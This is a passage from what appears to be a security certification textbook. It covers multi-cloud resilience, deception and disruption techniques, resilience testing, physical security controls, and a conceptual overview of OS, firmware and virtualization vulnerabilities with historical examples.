A multi-cloud strategy offers several benefits for both cybersecurity operations and business needs by leveraging the strengths of multiple cloud service providers. This approach enhances cybersecurity by diversifying the risk associated with a single point of failure, as vulnerabilities or breaches in one cloud provider's environment are less likely to compromise the entire infrastructure. Additionally, a multi-cloud strategy can improve security posture by implementing unique security features and services offered by different cloud providers. From a business perspective, a multi-cloud approach promotes vendor independence, reducing the risk of vendor lock-in and ensuring organizations can adapt to changing market conditions or technology trends. This strategy fosters healthy competition among cloud providers, often leading to more favorable pricing and better service offerings. Furthermore, a multi-cloud strategy enables organizations to optimize their IT infrastructure by selecting the most suitable cloud services for specific workloads or applications, enhancing performance and cost efficiency.

In a practical example of a multi-cloud strategy, a company operating a large e-commerce platform can distribute workloads across multiple cloud providers to address high availability, data security, performance optimization, and cost efficiency. By hosting the primary application infrastructure on one cloud provider and using another for backup and disaster recovery, the company ensures continuous operation even during outages.

Storing sensitive customer data with a cloud provider that offers advanced security features and compliance certifications meets regulatory requirements. To address latency and performance concerns, the company can leverage a cloud provider with a global network of edge locations for content delivery and caching services. Finally, cost-effective storage and processing services can be used by another provider for big data analytics and reporting. This multi-cloud approach enables the e-commerce company to build a more resilient, secure, and efficient IT infrastructure tailored to their specific needs.

Deception Technologies

Deception and disruption technologies are cybersecurity resilience tools and techniques to increase the cost of attack planning for the threat actor. **Honeypots**, Honeynets, Honeyfiles, and Honeytokens are all cybersecurity tools used to detect and defend against attacks. Honeypots are decoy systems that mimic real systems and applications. They are designed to allow security teams to monitor attacker activity and gather information about their tactics and tools. Honeynets are a network of interconnected honeypots that simulate an entire network, providing a more extensive and realistic environment for attackers to engage with. Honeyfiles are fake files that appear to contain sensitive information, used to detect attempts to access and steal data. Honeytokens are false credentials, login credentials, or other data types used to distract attackers, trigger alerts, and provide insight into attacker activity.

By deploying these tools, organizations can detect and monitor attacks, gather intelligence about attackers and their methods, and proactively defend against future attacks. These tools can also provide an additional layer of defense by diverting attackers' attention away from real systems and applications, reducing the risk of successful attacks.

Disruption Strategies

Another type of active defense uses disruption strategies. These adopt some of the obfuscation strategies used by malicious actors. The aim is to raise the attack cost and tie up the adversary's resources. Some examples of disruption strategies include the following:

- Using bogus DNS entries to list multiple hosts that do not exist.
- Configuring a web server with multiple decoy directories or dynamically generated pages to slow down scanning.
- Using port triggering or spoofing to return **fake telemetry** data when a host detects port scanning activity. This will result in multiple ports being falsely reported as open and slow down the scan. Telemetry can refer to any type of measurement or data returned by remote scanning. Similar fake telemetry could be used to report IP addresses as up when they are not, for instance.
- Using a **DNS sinkhole** to route suspect traffic to a different network, such as a honeynet, where it can be analyzed.

Testing Resiliency

Method of Testing

Testing system resilience and incident response effectiveness are crucial for organizations to recover from disruptions and maintain business continuity. By conducting various tests, organizations can identify potential vulnerabilities, evaluate the efficiency of their recovery strategies, and improve their overall preparedness for real-life incidents.

- **Tabletop Exercises** involve teams discussing and working through hypothetical scenarios to assess their response plans and decision-making processes. These exercises help identify knowledge, communication, and coordination gaps, ultimately strengthening the organization's incident response capabilities. For example, a tabletop exercise might simulate a ransomware attack to test how well the organization's IT and management teams collaborate to mitigate the threat and restore operations.
- **Failover Tests** involve intentionally causing the failure of a primary system or component to evaluate the automatic transfer of operations to a secondary, redundant system. These tests ensure backup systems can seamlessly take over during an actual incident, minimizing downtime and data loss. For example, a failover test could involve simulating the failure of a primary database server to verify that a standby server can successfully assume its role and maintain service continuity.
- **Simulations** are controlled experiments replicating real-world scenarios, allowing organizations to assess their incident response processes and system resilience under realistic conditions. These tests can reveal potential bottlenecks, inefficiencies, or vulnerabilities that might not be apparent in less complex tests. For instance, a simulation might involve a cyberattack targeting the organization's network infrastructure to evaluate the effectiveness of security measures and the ability to detect, contain, and remediate the threat.
- **Parallel Processing Tests** involve running primary and backup systems simultaneously to validate the functionality and performance of backup systems without disrupting normal operations. These tests help organizations ensure their backup systems can handle the same workload as primary systems during an incident. For example, an organization might run parallel processing tests to verify that a backup datacenter can manage the same traffic and processing demand as the primary datacenter in an outage.

Failure to perform tests such as tabletop exercises, failover tests, simulations, and parallel processing can expose organizations to significant risks. With these tests, organizations can recognize potential vulnerabilities and weaknesses in their incident response plans and system resilience designs and use the results of tests to improve existing plans. In a real-life disruption or cyberattack, untested systems and response procedures may fail to perform as expected, leading to extended downtime, data loss, and reputational damage. Moreover, unprepared organizations may face increased costs related to incident recovery and mitigation and potential regulatory penalties for failing to meet industry standards and compliance requirements. Ultimately, failure to implement these tests can leave organizations inadequately prepared for crises, undermining their ability to maintain business continuity and protect valuable assets.

Documentation

Business continuity documentation practices cover planning, implementation, and evaluation. Documentation supports the testing process. Documentation includes test plans outlining the objectives, scope, and methods of tests and the roles and responsibilities of individuals involved. Test scripts (or scenarios) provide step-by-step instructions for performing the tests, and test results identify strengths and weaknesses of the business continuity plan and the technical capabilities supporting it. Documentation is the foundation for clear communication and reporting of activities. It provides a common reference point for those involved in business continuity testing and facilitates effective communication with management, executive teams, and other relevant stakeholders. Third-party assessments and certifications offer an objective and independent evaluation of an organization's testing practices. Third-party assessments and certifications offer objective evaluation, compliance verification, validation of testing effectiveness, industry recognition, and recommendations for continuous improvement. Examples of third-party evaluations include assessments performed in alignment with ISO 22301, PCI DSS, and SOC 2.

Review Activity:

Redundancy Strategies

Answer the following questions:

1. **How does MTD relate to availability?**

2. **How does elasticity differ from scalability?**

3. **Which two components are required to ensure power redundancy for a power loss period extending over 24 hours?**

4. **How does RAID support fault tolerance?**

Topic 7C

Physical Security

EXAM OBJECTIVES COVERED

1.2 Summarize fundamental security concepts.

Physical security concepts are a critical component of cybersecurity. Physical security measures, such as access control, video surveillance, and environmental controls, help protect an organization's physical assets, including servers, datacenters, and other critical infrastructure, from unauthorized access, theft, or damage. Effective physical security practices help prevent unauthorized physical access to sensitive data or systems and reduce the risk of insider threats. Organizations must integrate physical security practices into their cybersecurity strategies to provide a layered approach to security and protect against cyber threats that exploit physical vulnerabilities.

Physical Security Controls

Physical security is critical to cybersecurity operations because it provides the first line of defense against physical access to an organization's critical assets. Cybersecurity is about securing digital assets and protecting the physical components that house those assets, such as servers, datacenters, and other critical infrastructure.

Practical examples of physical security measures in cybersecurity operations include access control mechanisms, such as biometric scanners, smart cards, key fobs, and surveillance systems, including video cameras, motion sensors, and alarms. Additionally, backup power, redundant cooling, and fire suppression systems are critical components of physical security in datacenters.

Physical access controls depend on the same access control fundamentals as technical system security:

- **Authentication**—Creates access lists and identifies mechanisms to allow approved persons through the barriers.
- **Authorization**—Creates barriers around a resource to control access through defined entry and exit points.
- **Accounting**—Records when entry/exit points are used and detects security breaches.

Physical security is often implemented by incorporating zones. Each zone is separated by its own barrier(s). One or more security mechanisms control entry and exit points through the barriers. Progression through each zone should be increasingly restrictive.

Site Layout, Fencing, and Lighting

Physical Security Through Environmental Design

Physical security through environmental design is an approach to security that uses the built environment to enhance security and prevent crime. This approach designs physical spaces, buildings, and landscapes to promote nonobvious security features. Physical security via environmental design can be used in various settings, such as residential neighborhoods, commercial districts, schools, and public spaces. By incorporating these design principles, organizations can enhance security, deter criminal activity, and promote a sense of safety and well-being among users. Additionally, physical security via environmental design can be a cost-effective way to improve security because it easily incorporates design elements into new or existing structures at a low cost.

Barricades and Entry/Exit Points

A barricade is something that prevents access. As with any security system, no barricade is completely effective; a wall may be climbed, or a lock may be picked. The purpose of barricades is to channel people through defined entry and exit points. Each entry point should have an authentication mechanism so that only authorized persons are allowed through. Effective surveillance mechanisms ensure the detection of attempts to penetrate a barricade by other means.

Physical sites at risk of a terrorist attack will use barricades such as bollards and security posts to prevent vehicles from speeding toward a building.

Fencing

The exterior of a building may be protected by **fencing**. Security fencing needs to be transparent (so guards can see any attempt to penetrate it), robust (so that it is difficult to cut), and secure against climbing (which is generally achieved by making it tall and possibly by using razor wire). Fencing is generally effective, but the drawback is that it gives a building an intimidating appearance. Buildings that are used by companies to welcome customers or the public may use more discreet security methods.

Lighting

Security **lighting** is enormously important in the perception that a building is safe and secure at night. Well-designed lighting helps to make people feel safe, especially in public areas or enclosed spaces, such as parking garages. Security lighting also acts as a deterrent by making intrusion more difficult and surveillance (whether by camera or guard) easier. The lighting design needs to account for overall light levels, the lighting of particular surfaces or areas (allowing cameras to perform facial recognition, for instance), and avoid areas of shadow and glare.

Bollards

Bollards are generally short vertical posts made of steel, concrete, or other similarly durable materials and installed at intervals around a perimeter or entrance. Sometimes bollards are nonobvious and appear as sculptures or as building design elements. They can be fixed or retractable, and some models can be raised or lowered remotely. Bollards can serve several purposes, such as protecting pedestrians from vehicular traffic, preventing unauthorized vehicle access, and providing perimeter security for critical infrastructure and facilities.

They are often used to secure government buildings, airports, stadiums, store entrances, and other public spaces. By preventing vehicles from entering restricted areas, bollards can help mitigate the risks of vehicular attacks and accidents.

Bollards used to protect the entrance of Reading Train Station in Britain. (Image from user rogerrutter © 123RF.com.)

Existing Structures

There may be a few options to adjust the site layout in existing premises. When faced with cost constraints and the need to reuse existing infrastructure, incorporating the following principles can be helpful:

- Locate secure zones, such as equipment rooms, as deep within the building as possible, avoiding external walls, doors, and windows.
- Use a demilitarized zone design for the physical space. Position public access areas so that guests do not pass near secure zones. Security mechanisms in public areas should be highly visible to increase deterrence.
- Use signage and warnings to enforce the idea that security is tightly controlled. Beyond basic "no trespassing" signs, some homes and offices also display signs from the security companies whose services they are using. These may convince intruders to stay away.
- Conversely, entry points to secure zones should be discreet. Do not allow an intruder the opportunity to inspect security mechanisms protecting such zones (or even to know where they are). Use **industrial camouflage** to make buildings and gateways protecting high-value assets unobtrusive or create high-visibility decoy areas to draw out potential threat actors.
- Try to minimize traffic passing between zones. The flow of people should be "in and out" rather than "across and between."

- Give high-traffic public areas high visibility to hinder the covert use of gateways, network access ports, and computer equipment, and simplify surveillance.
- In secure zones, position display screens or input devices away from pathways or windows. Use one-way glass only visible from the inside out so no one can look in through windows.

Gateways and Locks

To secure a gateway it must be fitted with a lock. A secure gateway will normally be self-closing and self-locking rather than dependent on the user to close and lock it. Lock types can be categorized as follows:

- **Physical**—are conventional locks that prevent the door handle from being operated without using a key. More expensive types offer greater resistance against lock picking.
- **Electronic**—are locks, rather than a key, that operate by entering a PIN on an electronic keypad. This type of lock is also referred to as cipher, combination, or keyless. A smart lock may be opened using a magnetic swipe card or feature a **proximity reader** to detect the presence of a physical token, such as a wireless key fob or smart-card.



Generic examples of locks—From left to right: a standard key lock, a deadbolt lock, and an electronic keypad lock. (Images from user macrovector © 123RF.com.)

- **Biometric**—is a lock integrated with a biometric scanner.



Generic examples of a biometric thumbprint scanner lock and a token-based key card lock. (Images from user macrovector © 123RF.com.)

Access Control Vestibule (Mantrap)

An **access control vestibule**, also known as a mantrap, is a security measure that regulates entry to a secure area. It involves two doors or gates that interlock and permit only one individual to pass through at a time. The first door opens after the person is granted access via an access control system, such as a card reader or biometric scanner. Once the person enters the vestibule, the first door shuts. The second door opens only when the first door is firmly shut. This guarantees only one person can enter or exit at a time, preventing unauthorized access or tailgating. Access control vestibules are frequently used in high-security settings like datacenters, government buildings, and financial institutions to offer an additional layer of physical security control. They effectively deter unauthorized access to secure areas and safeguard sensitive assets against potential physical attacks.

Cable Locks

Cable locks attach to a secure point on the device chassis. A server chassis might come with both a metal loop and a Kensington security slot. As well as securing the chassis to a rack or desk, the position of the secure point prevents the chassis from being opened without removing the cable first.

Access Badges

Access badges are a fundamental component of physical security in larger organizations where control over access to various locations is critical. Plastic cards embedded with magnetic strips, radio frequency identification (RFID) chips, or near-field communication (NFC) technology are issued to authorized individuals, such as employees, contractors, or visitors instead of physical keys. Access badges replace physical keys but provide access similarly. This is achieved by requiring the badge to be swiped, tapped, or brought into proximity with a reader at the access point, like a door or turnstile. The reader communicates with a control system to verify the badge's authenticity and the level of access granted to the badge holder. If the system recognizes the badge as valid and authorized for that area, the door unlocks, granting access.

It is important to note that implementing this type of access control system requires magnetic door-locking mechanisms and access card readers, which depend upon electrical power and network communications at each access point (such as a doorway.)

A physical access control system (PACS) is a critical component in managing and maintaining security within a facility. It is a system designed to control who can access specific locations within a building or site. The PACS operates through a combination of hardware and software, including access cards or badges, card readers, access control panels, and a centralized control network. The PACS system provides valuable badge access activity logging capabilities.

In addition to controlling access, access badges also serve as a form of identification, displaying pertinent information about the badge holder, such as their name, title, and photograph. This aids in quickly identifying individuals within a facility and verifying that they are in an area appropriate for their role or purpose. Moreover, access badges can provide valuable data for security audits and investigations. Each time a badge is used, a PACS system can log the time, location, and identity associated with the access event. This can be crucial in investigating security breaches, understanding movement patterns, and even planning emergency evacuation strategies.

Security Guards and Cameras

Surveillance is typically a second layer of security designed to improve the resilience of perimeter gateways. Surveillance may be focused on perimeter areas or within security zones. Human security guards, armed or unarmed, can be placed in front of and around a location to protect it. They can monitor critical checkpoints and verify identification, allow or disallow access, and log physical entry events. They also provide a visual deterrent and can apply their knowledge and intuition to potential security breaches. The visible presence of guards is a very effective intrusion detection and deterrence mechanism, but it is correspondingly expensive. It may not be possible to place security guards within certain zones because they cannot be granted the appropriate security clearance. Training and screening of security guards is imperative.

Video surveillance is a cheaper means of providing surveillance than maintaining separate guards at each gateway or zone, though it is still not cheap to set up if the infrastructure is not already in place on the premises. It is also quite an effective deterrent. The other big advantage is that movement and access can be recorded. The main drawback compared to the presence of security guards is that response times are longer, and security may be compromised if not enough staff are in place to monitor the camera feeds.

CCTV installed to monitor a server room. (Image by Dario Lo Presti © 123RF.com.)

The cameras in a CCTV network are typically connected to a multiplexer using coaxial cabling. The multiplexer can then display images from the cameras on one or more screens, allow the operator to control camera functions and record the images to tape or hard drive. Newer camera systems may be linked in an IP network using regular data cabling.

Camera systems and robotics can use AI and machine learning to implement smart physical security (theverge.com/2018/1/23/16907238/artificial-intelligence-surveillance-cameras-security):

- **Motion Recognition**—Occurs when the camera system is configured with gait identification technology. This means the system can generate an alert when anyone within sight of the camera moves in a pattern that does not match a known and authorized individual.
- **Object Detection**—Occurs when the camera system can detect changes to the environment, such as a missing server or unknown device connected to a wall port.
- **Drones/UAV**—cameras mounted on drones can cover wider areas than ground-based patrols (zdnet.com/article/best-security-surveillance-drones-for-business).

Alarm Systems and Sensors

Alarms play a vital role in physical security by supplementing other security controls. Alarms alert security personnel and building occupants of potential threats or breaches. They are both detective and deterrent controls, notifying of trouble and discouraging unauthorized access and criminal activity. Alarms are often integrated with other physical security controls, such as access control systems, surveillance cameras, or motion sensors, to enhance their effectiveness. The following list describes several common types of alarms:

- **Circuit**—Uses a circuit-based alarm that sounds when the circuit is opened or closed, depending on the type of alarm. For example, this could be a door or window opening or by a fence being cut. A closed-circuit alarm is more secure because it cannot be defeated by cutting the circuit like an open-circuit alarm.
- **Motion Detection**—Uses a motion-based alarm linked to a detector that is triggered by any movement within an area such as a room (defined by the sensitivity and range of the detector). The sensors in these detectors are either microwave radio reflection (similar to radar) or passive infrared (PIR), which detect moving heat sources.
- **Noise Detection**—Uses an alarm triggered by sounds picked up by a microphone. Modern AI-backed analysis and identification of specific types of sound can render this type of system less prone to false positives.
- **Proximity**—Uses radio frequency ID (RFID) tags and readers to track the movement of tagged objects within an area. This allows an alarm system to detect whether someone is trying to remove equipment.
- **Duress**—Uses an alarm triggered manually by staff if they come under threat. There are many ways of implementing this type of alarm, including wireless pendants, concealed sensors or triggers, and DECT handsets or smartphones. Some electronic entry locks can also be programmed with a duress code different from the ordinary access code. This will open the gateway but also alert security personnel that the lock has been operated under duress.

Circuit-based alarms are suited for use at the perimeter and on windows and doors. These may register when a gateway is opened without using the lock mechanism properly or when a gateway is held open for longer than a defined period. Motion detectors are useful for controlling access to spaces not normally used. Duress alarms are useful for exposed staff in public areas. An alarm might simply sound like an alert or be linked to a monitoring system. Many alarms are linked directly to local law enforcement or third-party security companies. A silent alarm alerts security personnel rather than sounding an audible alarm.

Sensor Types

Sensors are critical in implementing physical security measures, providing proactive detection and alerting capabilities against potential security breaches. These devices can employ various technologies, including infrared, pressure, microwave, and ultrasonic systems, each with unique advantages and suitable applications.

- **Infrared sensors** are commonly used in motion detection systems. They detect changes in heat patterns caused by moving objects, such as a human intruder. These are often used in residential and commercial security systems, triggering alarms or activating security lights when detecting motion.
- **Pressure sensors** are typically installed inside floors or mats and are activated by weight. They can be used in high-security areas to detect unauthorized access or even in retail environments to count foot traffic.
- **Microwave sensors** emit microwave pulses and measure the reflection off a moving object. They are often combined with infrared detectors in dual-technology motion sensors. These sensors are less likely to trigger false alarms, as the infrared and microwave sensors must be tripped simultaneously to trigger an alarm. These can be useful in securing large outdoor areas like parking lots or fenced areas.
- **Ultrasonic sensors** emit sound waves at frequencies above the range of human hearing and measure the time it takes for the waves to return after hitting an object. They are often used in automated lighting systems to switch lights on when someone enters a room and switch them off again when the room is empty.

Review Activity:

Physical Security

Answer the following questions:

1. **What physical site security controls act as deterrents?**

2. **How might a proximity reader be used for site security?**

3. **What type of sensor detects changes in heat patterns caused by moving objects?**

4. **What is a bollard?**

Lesson 7

Summary

You should be able to explain the importance of asset mangement, resiliency concepts, and physical security controls in support of cybersecurity operations.

Guidelines for Asset Management and Resiliency Controls

The following are important asset management concepts:

- Perform asset identification
  - Catalog all assets, both physical and intangible, owned by an organization
  - Include key information such as asset type, location, value, and ownership.
- Implement asset lifecycle management
  - This includes rules for procurement, maintenance, depreciation, and eventual retirement or replacement of an asset.
- Perform asset tracking
  - Keep track of the location and status of assets, especially those that are mobile or prone to theft.
- Understand regulatory compliance requirements
  - Certain assets, such as those related to health and safety, data protection, or environmental impact must be managed in compliance with specific regulations to avoid legal penalties.
- Perform disaster recovery and business continuity planning
  - Plans should be in place to quickly replace or restore critical assets in case of disasters.
- Secure asset disposal
  - Using legally compliant and secure methods to destroy data

Ensure adequate capacity planning for people, technology, and infrastructure.

- Implement high availability strategies including the following:
  - Scalability and elasticity
  - Fault tolerance and redundancy
  - Clustering
  - Site resiliency

- Using risk assessments, identify assets that have high availability requirements and provision redundancy to meet this requirement:
  - Hot, warm, or cold site resources to recover from disasters.
  - Use dual power supply, PDUs, PSUs, and generators to make the power system resilient.
  - Use NIC teaming, multiple paths, and load balancing to make networks resilient.
  - Use RAID and multipath I/O to make storage resilient.
- Implement diversity in technologies and controls.
- Perform comprehensive testing of resiliency capabilities.

Follow these guidelines for deploying or upgrading physical security controls:

- If possible, design sites as zones to maximize access controls and surveillance for the most secure areas, using industrial camouflage, perimeter network, air gaps, vaults, and safes where applicable.
- Secure the site perimeter and access points using fencing, barricades/bollards, and locks (physical, electronic, and biometric). If using smart cards, use a type that is resistant to cloning/skimming.
- Monitor the site using security guards, CCTV, and drones/UAV, and use effective lighting to maximize surveillance.
- Deploy an alarm system (circuit, motion-based, proximity, and/or duress) to detect intrusion.
- Use ID badges to authorize access.

Lesson 8

Explain Vulnerability Management

LESSON INTRODUCTION

Vulnerability management is critical to any organization's cybersecurity strategy, encompassing identifying, evaluating, treating, and reporting security vulnerabilities in operating systems, applications, and other components of an organization's IT operations. Vulnerability management may involve patching outdated systems, hardening configurations, or upgrading to more secure versions of operating systems. For applications, it might include code reviews, security testing, and updating third-party libraries.

Vulnerability scanning is a crucial component of this process, with specialized tools utilized to identify potential weaknesses in an organization's digital assets automatically. These tools scan for known vulnerabilities such as open ports, insecure software configurations, or outdated versions. Post scanning, analysis is performed to validate, classify, and prioritize the identified vulnerabilities for remediation based on factors such as the potential impact of a breach, the ease of exploiting the vulnerability, and the importance of the asset at risk. This continuous cycle of assessment and improvement helps organizations maintain safe and secure computing environments.

Lesson Objectives

In this lesson, you will do the following:

- Describe the importance of vulnerability management.
- Explain security concerns associated with general and application-specific vulnerabilities.
- Summarize vulnerability scanning techniques.
- Explain vulnerability analysis concepts.

Topic 8A

Device and OS Vulnerabilities

EXAM OBJECTIVES COVERED

2.3 Explain various types of vulnerabilities.

Operating systems, including mobile operating systems, are a common target for cyberattacks. Managing vulnerabilities in these systems plays a central role in cybersecurity operations. Vulnerabilities are introduced from various sources, such as flaws in the operating system's design, errors in its code, or insecure default settings. Attackers can exploit these vulnerabilities to gain unauthorized access, disrupt operations, or steal sensitive information.

Additional concerns arise in mobile operating systems due to factors like the diversity of devices and operating system versions, bypassing operating system protections, and using apps downloaded outside official app stores. Identifying and managing vulnerabilities often involves keeping operating systems updated with the latest patches, hardening system configurations, carefully managing user privileges, and controlling software applications.

Operating System Vulnerabilities

Operating systems (OS) are one of the most critical components of any infrastructure, so vulnerabilities in an OS can lead to significant problems when successfully exploited.

Microsoft Windows has an extensive feature set and broad user base, especially among large organizations and governments. Its vulnerabilities often include buffer overflows, input validation problems, and privilege flaws typically exploited to install malware, steal information, or gain unauthorized access. Windows is an important target for attackers because of its large install base. Large corporations and governments heavily depend upon it which compounds the significance of its vulnerabilities.

Apple's macOS vulnerabilities often stem from its UNIX-based architecture, and weaknesses generally appear in access controls, secure boot processes, and third-party software. Apple macOS has a smaller user base than Windows, but its popularity has grown significantly. Generally, macOS is perceived as being, 'safer' than other operating systems, which can lead to complacency.

Linux is a prevalent server OS but can also be used as a desktop or mobile OS. The open-source nature of Linux and the large community of active developers support a very rapid pace of development. This generally results in quick identification and repair of vulnerabilities. Kernel vulnerabilities, misconfigurations, and unpatched systems are common issues in Linux. Despite its reputation for security, its widespread use in the cloud and server infrastructure makes Linux vulnerabilities especially significant.

The widespread adoption of Mobile OS like Android and iOS and their increasing use as primary computing platforms instead of traditional computers make them valuable targets for attack and exploitation. Android is open source, like Linux, resulting in similar benefits and problems. Additionally, Android OS is fragmented among different manufacturers and versions, resulting in inconsistent patching and updates support. iOS, while not open source like Android, has also been impacted by several significant vulnerabilities.

The significance of OS vulnerabilities cannot be overstated, especially as specialized embedded systems, such as IoT, are added to our surroundings. Each system runs specialty operating systems and introduces vulnerabilities and potential pathways into corporate infrastructures.

Example OS Vulnerabilities

- **Microsoft Windows**—One of the most notorious vulnerabilities in Windows history was the MS08-067 vulnerability in Windows Server Service. This vulnerability allowed remote code execution if a specially crafted packet was sent to a Windows server. This vulnerability was exploited by the Conficker worm in 2008, which infected millions of computers worldwide. Additionally, MS17-010 represents a significant and critical security update released by Microsoft in March 2017. This update addressed multiple vulnerabilities in Microsoft's implementation of the Server Message Block (SMB) protocol (a network file-sharing protocol) that could allow remote code execution (RCE). Essentially, these vulnerabilities, if exploited, could allow an attacker to install programs; view, change, or delete data; or create new accounts with full user rights.

> **!** *The significance of MS17-010 is tied closely to the EternalBlue exploit, which leveraged the vulnerabilities in early versions of the SMB protocol for malicious purposes. The most famous misuse of EternalBlue was during the WannaCry ransomware attack in May 2017, where it was used to propagate the ransomware across networks worldwide, leading to massive damage and disruption. This event underlined the critical importance of timely system patching and reinforced the potential global impact of such vulnerabilities.*

- **macOS**—In 2014, a significant vulnerability called "Shellshock" affected all Unix-based systems, including macOS. It allowed attackers to potentially gain control over a system due to a flaw in the Bash shell. Though it originated from a component in Unix systems, its impact was felt in macOS due to its Unix-based architecture.
- **Android**—The Stagefright vulnerability discovered in 2015 is a prominent example for Android. It allowed attackers to execute malicious code on an Android device by sending a specially crafted MMS message. This issue was particularly severe due to the ubiquity of the vulnerable component (the Stagefright media library) across Android versions and devices.
- **iOS**—In 2019, Google's Project Zero team discovered a series of vulnerabilities in iOS that nation-state attackers were abusing. These "watering hole" attacks took advantage of several vulnerabilities to gain full access to a device by having the victim visit a malicious website.
- **Linux**—The Heartbleed bug in 2014 was a severe vulnerability in many Linux systems' OpenSSL cryptographic software library. The vulnerability allowed attackers to read the systems' memory running the OpenSSL software's vulnerable versions, compromising the secret keys used to protect data.

Vulnerability Types

Legacy and End-of-Life (EOL) Systems

Hardware vulnerabilities, particularly those associated with end-of-life and legacy systems, present considerable security challenges for many organizations, as patches or fixes for vulnerabilities are either unavailable or difficult to apply. End-of-life (EOL) and legacy systems share a common characteristic: they are both outdated. EOL systems may be legacy systems, and some legacy systems are also EOL.

The manufacturer or vendor no longer supports EOL systems, so they do not receive updates, including critical security patches. This makes them vulnerable to newly discovered threats. Conversely, while still outdated, the vendor may still fully support legacy systems.

An EOL system is a specific product or version of a product that the manufacturer or vendor has publicly declared as no longer supported. It is also possible for open-source projects to be abandoned by the maintainers. An EOL system can be a hardware device, a software application, or an operating system. Products should be replaced or updated before they reach EOL status to ensure they remain supported by their vendors and receive critical security patches. Notable EOL product examples include the Windows 7 and Server 2008 operating systems, which stopped receiving updates in January 2020. These systems are significantly more vulnerable to attacks due to the absence of security patches for new vulnerabilities. Despite their EOL status, they are still in use in many environments.

Many devices (peripheral devices especially) remain on sale with known severe vulnerabilities in firmware or drivers and no possibility of vendor support to remediate them, especially in secondhand, recertified, or renewed/reconditioned marketplaces. Examples include recertified computer equipment, consumer-grade and recertified networking equipment, and various Internet of Things devices.

Legacy systems typically describe outdated software methods, technology, computer systems, or application programs that continue to be used despite their shortcomings. Legacy systems often remain in use for extended periods because the organization's leadership recognizes that replacing or redesigning them will be expensive or pose significant operational risks stemming from complexity. The term "legacy" does not necessarily mean that the vendor no longer supports the system but rather that it represents hardware and software methods that are no longer popular and often incompatible with newer architectures or methods. Legacy systems often remain in use because they operate with sufficient reliability, have been incorporated into many critical business functions, and are familiar to long-tenured staff.

Assessing the risks associated with using EOL and legacy products, such as lack of updates, lack of support, and compatibility issues with newer systems, is crucial. EOL and legacy product replacements must continue to meet the organization's requirements, maintain compatibility with existing infrastructure, and support reliable data migration. Selection criteria must consider the availability of vendor support, device warranty details, and marketplace performance/reputation. Transitioning costs must be carefully assessed, too, including licensing, hardware upgrades, and professional service implementation fees. The work to transition away from EOL and legacy products must minimize disruptions and ensure long-term sustainability.

Firmware Vulnerabilities

Firmware is the foundational software that controls hardware and can contain significant vulnerabilities. For instance, the Meltdown and Spectre vulnerabilities identified in 2018 impacted almost all computers and mobile devices. The vulnerability was associated with the processors used inside the computer and allowed malicious programs to steal data as it was being processed. Another vulnerability, "LoJax," discovered in the Unified Extensible Firmware Interface (UEFI) firmware in 2018, enabled an attacker to persist on a system even after a complete hard drive replacement or OS reinstallation. End-of-life (EOL) hardware vulnerabilities arise when manufacturers cease providing product updates, parts, or patches to the firmware.

Virtualization Vulnerabilities

While offering numerous benefits such as cost savings, scalability, and efficiency, virtualization also introduces unique vulnerabilities. A significant one is the concept of VM escape. This happens when an attacker with access to a virtual machine breaks out of this isolated environment and gains access to the host system or other VMs running on the same host. Such a vulnerability could allow an attacker to gain control of all virtual machines running on a single physical server, leading to a potentially devastating security breach.

A famous example is the "Cloudburst" vulnerability in VMware's virtual machine display function. The Cloudburst vulnerability, officially designated as CVE-2009-1244, was a critical security flaw discovered in 2009 in VMware's ESX Server, a popular enterprise-level virtualization platform. A vulnerability in the virtual machine display function allowed a guest operating system to execute code on the host operating system.

Another significant vulnerability associated with virtualization involves resource reuse. Virtual machines are frequently created, used, and then deleted in a virtualized environment. If the resources, such as disk space or memory, are not properly sanitized between each use, sensitive data could be leaked between virtual machines. For instance, a new virtual machine may be allocated disk space that was previously used by another VM, and if this disk space is not properly wiped, the new VM could recover sensitive data from the previous VM.

Thorough data sanitization practices, ensuring data encryption throughout the lifecycle, and implementing robust encryption key management practices mitigate the risk of resource reuse in cloud infrastructure. Training on cloud provider security features and best practices and segregating resources based on security levels also mitigates risks.

Virtualization platforms depend upon specialized hypervisors that contain security vulnerabilities and weaknesses. Attackers exploit hypervisors to gain unauthorized access and compromise the virtual machines (VMs) running on them. Hypervisors typically provide specialized management interfaces so administrators can control and monitor their virtualized environments. These interfaces can become potential attack vectors if insecure. For example, weak authentication, lack of encryption, or vulnerabilities in communication protocols can lead to unauthorized access to the virtualized environment. Like any software, hypervisors have vulnerabilities that must be regularly patched.

Zero-Day Vulnerabilities

